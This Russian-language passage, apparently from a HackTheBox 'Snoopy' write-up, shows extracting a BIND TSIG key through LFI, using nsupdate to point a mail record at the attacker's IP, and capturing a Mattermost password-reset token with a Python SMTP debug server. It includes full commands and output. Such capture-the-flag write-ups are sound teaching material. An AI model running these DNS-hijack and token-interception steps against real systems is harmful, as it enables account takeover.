
ПРОВОДИМ MITM-АТАКУ НА SSH ДЛЯ ПОЛУЧЕНИЯ УЧЕТНЫХ ДАННЫХ

ТОЧКА ОПОРЫ

NS update

Первым делом я подумал, что благодаря LFI мы можем получить важные данные для подключения к службе BIND DNS. Далее для неработающего домена создадим NS-запись, указывающую на наш сервер. Затем развернем службу SMTP и попробуем восстановить пароль от Mattermost, чтобы он пришел на почту. Это заставит удаленный сервер прислать ссылку для восстановления пароля на наш сервер.

Читаем файл `/etc/bind/named.conf`.




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/snoopy]
└─$ cat press_package/etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

key "rndc-key" {
    algorithm hmac-sha256;
    secret "BEqUtce80uhu3TOEGJJaMlSx9WT2pkdeCtzBeDykQQA=";
};
```

Содержимое файла named.conf

Получаем алгоритм, имя ключа и секрет. Теперь подключаемся к службе NS и добавляем запись.

```
nsupdate -d -y hmac-sha256:rndc-key:
BEqUtce80uhu3TOEGJJaMlSx9WT2pkdeCtzBeDykQQA=
```

```
server snoopy.htb
update add mail.snoopy.htb.  86400  IN A 10.10.14.53
send
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/snoopy]
└─$ nsupdate -d -y hmac-sha256:rndc-key:BEqUtce80uhu3TOEGJJaMlSx9WT2pkdeCtzBeDykQQA=
Creating key...
namefromtext
keycreate
> server snoopy.htb
> update add mail.snoopy.htb.  86400  IN A 10.10.14.53
> send
Reply from SOA query:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id:  64988
;; flags: qr aa; QUESTION: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;mail.snoopy.htb.               IN      SOA

;; AUTHORITY SECTION:
snoopy.htb.             0       IN      SOA     ns1.snoopy.htb. ns2.snoopy.htb. 2022032612 3600 1800 604800 86400

;; TSIG PSEUDOSECTION:
rndc-key.               0       ANY     TSIG    hmac-sha256. 1684081773 300 32 BXUxNMTjlDcH+ZyMbyV/7Zxy+8w4N5FItW0MTCf1Yl4= 64988 NOERROR 0

Found zone name: snoopy.htb
The primary is: ns1.snoopy.htb
Sending update to 10.10.11.212#53
Outgoing update query:
;; ->>HEADER<<- opcode: UPDATE, status: NOERROR, id:  42471
;; flags:; ZONE: 1, PREREQ: 0, UPDATE: 1, ADDITIONAL: 1
;; UPDATE SECTION:
mail.snoopy.htb.        86400   IN      A       10.10.14.53

;; TSIG PSEUDOSECTION:
rndc-key.               0       ANY     TSIG    hmac-sha256. 1684081772 300 32 rKtFHJnOVcNu0akajUYD3yyoGFBf5vcRkYiZffbwP2w= 42471 NOERROR 0


Reply from update query:
;; ->>HEADER<<- opcode: UPDATE, status: NOERROR, id:  42471
;; flags: qr; ZONE: 1, PREREQ: 0, UPDATE: 0, ADDITIONAL: 1
;; ZONE SECTION:
;snoopy.htb.                    IN      SOA

;; TSIG PSEUDOSECTION:
rndc-key.               0       ANY     TSIG    hmac-sha256. 1684081773 300 32 6CDUhJ7hpCgf+fT76jhj+lgBSQORBdOXHV9J6SzeBN0= 42471 NOERROR 0

> 
```

Конфигурация NS-сервера

Запускаем легкий SMTP-сервер на Python 3 и в качестве адреса для восстановления пароля указываем пользователя `cbrown` из файла `/etc/passwd`.

```
python3 -m smtpd -n -c DebuggingServer 10.10.14.53:25
```




Password Reset

If the account exists, a password reset email will be sent to: cbrown@snoopy.htb

Please check your inbox.


Восстановление пароля



```
---------- MESSAGE FOLLOWS ----------
mail options: ['BODY=8BITMIME']
b'MIME-Version: 1.0'
b'From: "No-Reply" <no-reply@snoopy.htb>'
b'Content-Transfer-Encoding: 8bit'
b'Auto-Submitted: auto-generated'
b'Reply-To: "No-Reply" <no-reply@snoopy.htb>'
b'To: cbrown@snoopy.htb'
b'Subject: [Mattermost] Reset your password'
b'Precedence: bulk'
b'Message-ID: <am8o8hwxfg4b39ta-1684083339@mm.snoopy.htb>'
b'Date: Sun, 14 May 2023 16:55:39 +0000'
b'Content-Type: multipart/alternative;'
b' boundary=fa0f714b86dd2b9013d170b9620d8af3ec37ff89eda08d28bb212edfc661'
b'X-Peer: 10.10.11.212'
b''
b'--fa0f714b86dd2b9013d170b9620d8af3ec37ff89eda08d28bb212edfc661'
b'Content-Transfer-Encoding: quoted-printable'
b'Content-Type: text/plain; charset=UTF-8'
b''
b'Reset Your Password'
b'Click the button below to reset your password. If you didn=E2=80=99t reques='
b't this, you can safely ignore this email.'
b''
b'Reset Password ( http://mm.snoopy.htb/reset_password_complete?token=3D3j9wr='
b'aady8w63688tgmx85zigurxijje75pqpahro969k9dyzue6uewwptwhzbu8 )'
b''
b'The password reset link expires in 24 hours.'
b''
b'Questions?'
b'Need help or have questions? Email us at support@snoopy.htb ( support@snoop='
b'y.htb )'
```

Входящее сообщение

Во входящем сообщении, как и предполагали, видим ссылку на восстановление пароля. Тут у меня не получилось восстановить пароль по ссылке — сервис выдал ошибку токена. Так продолжалось, пока я не исправил `=3D` на `=`...

